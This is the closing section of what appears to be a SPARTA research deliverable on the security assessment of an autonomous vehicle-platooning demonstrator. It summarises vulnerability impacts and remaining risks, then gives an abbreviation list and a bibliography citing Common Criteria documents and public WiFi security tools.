


Figure 35: Vulnerabilities found and remediation possibilities

Regarding the impact of the vulnerabilities, they can be classified in 4 main groups:

1. Complete Denial of Service: This is the case of Ultrasounds Spoofing or Jamming. An attacker can stop the first car of the platoon, and therefore the complete platoon.
2. Degraded Performance: This is the case of WiFi Jamming, WiFi deauthentication or Evil Twin attack. An attacker can stop the platoon communication. The cars still can move (thanks to their sensors) but the enhanced possibilities of the platoon are not available.
3. Crash: In one specific case (WiFi Jamming) there has been a test where the cars have crashed. When loosing WiFi platoon communication, the rovers react slower in case of an incident. It can provoke (as in this case) an accident.
4. Open Ports: WPA2 protection has been broken. It provides access to an attacker to check all the opened ports and their respective vulnerabilities. Some of them could be exploitable and critical.

Considering the remediation actions are performed, there are still 4 remaining vulnerabilities: one critical and 3 High.

The critical one is the Ultrasounds Spoofing. Even if the CVSS:3.1 score provides a critical value, the impact on the system is a complete Denial of Service (cars stop) but there are not safety implications.

The 3 remaining HIGH vulnerabilities are: WiFi deauthentication, WiFi Evil Twin, and Ultrasounds Jamming:

- For the Ultrasound Jamming, even the CVSS:3.1 score provides a High value, the impact on the system is a complete Denial of Service (cars stop) but there are not safety implications.

- For the Wifi deauthentication and WiFi Evil Twin, even if the score is High, the impact on the system is a complete Denial of Service of the Platoon Communication. With these attacks, the cars have not crashed, thanks to the sensors.

The WiFi Jamming vulnerability can be remediated with Channel Hopping techniques. This is the only test in which the cars have crashed.

Chapter 6 List of Abbreviations

Abbreviation	Translation
ADAS	Advanced Driver Assistance Systems
ADV	Development Class in CC
AGD	Guidance Documents Class in CC
ALC	Life-cycle support Class in CC
AP	Access Point
ASE	Security Target Evaluation in CC
ATE	Tests Class in CC
AVA	Vulnerability Assessment in CC
CACC	Cooperative Adaptive Cruise Control
CAPE	Continuous assessment in polymorphous environments
CC	Common Criteria
CVE	Common Vulnerabilities and Exposures
CRLF	Carriage Return Line Feed
CVSS	Common Vulnerability Scoring System
DH	Diffie-Hellman
DoS	Denial of Service
ECDH	Elliptic-curve Diffie–Hellman
ECU	Electronic Control Unit
FW	Firmware
HSM	Hardware Security Module
HW	Hardware
MAC	Medium Access Control
NTP	Network Time Protocol
PMM	Platooning Management Module
PP	Protection Profile
ReDoS	Regular Expression Denial of Service
SafSecPMM	Safety and Security Platooning Management Module
SDR	Software Defined Radio
SSH	Secure Shell
SW	Software
TCP	Transmission Control Protocol
TLS	Transport Layer Security
TOE	Target of Evaluation

Abbreviation	Translation
UDP	User Datagram Protocol
VA	Vulnerability Assessment
VCM	Vehicle Control Module
VCS	Vehicle Communication System
VNC	Virtual Network Computing
WPA	Wi-Fi Protected Access
WPS	Wi-Fi Protected Setup
XSS	Cross Site Scripting

Table 9: List of Abbreviations

Chapter 7 Bibliography

[1] Common Criteria for Information Technology Security Evaluation, Version 3.1, revision 5, April 2017. Part 1: Introduction and general model.

[2] Common Criteria for Information Technology Security Evaluation, Version 3.1, revision 5, April 2017. Part 3: Assurance security components.

[3] Bundesamt für Sicherheit in der Informationstechnik (BSI), Guidelines for Developer Documentation according to Common Criteria Version 3.1 Version 1.0

[4] SPARTA D5.1 Assessment specifications and roadmap, January 2020

[5] SPARTA D5.2 Appendix B Protection Profile for a Safety and Security Platooning Management Module, January 2021

[6] SPARTA D5.2 Demonstrator Specifications, January 2021

[7] SPARTA D5.3 Demonstrator prototypes, January 2020

[8] CVE (Common Vulnerability Exposure) Mitre: https://cve.mitre.org/index.html

[9] CVSS (Common Vulnerability Scoring System) v3.1: Calculator Use & Design https://www.first.org/cvss/v3.1/use-design

[10] TTool is a toolkit dedicated to the edition of UML and SysML diagrams, and to the simulation and formal verification (safety, security, performance) of those diagrams. TTool supports several development stages of embedded system: https://ttool.telecom-paris.fr/

[11] Evil Twin and Password attacks are described here https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack

[12] Airgeddon suite https://github.com/v1s1t0r1sh3r3/airgeddon

[13] Wifiphisher suite https://github.com/wifiphisher/wifiphisher

[14] WiFi Jamming using Software Defined Radio https://www.sciendo.com/article/10.2478/kbo-2020-0132

[15] PiSDR: The SDR Linux Distro for Your Pi https://github.com/luigifcruz/pisdr-image

[16] WiFite suite https://github.com/derv82/wifite

[17] Hashcat Utils https://github.com/hashcat/hashcat-utils

[18] Aircrack-ng https://github.com/aircrack-ng/aircrack-ng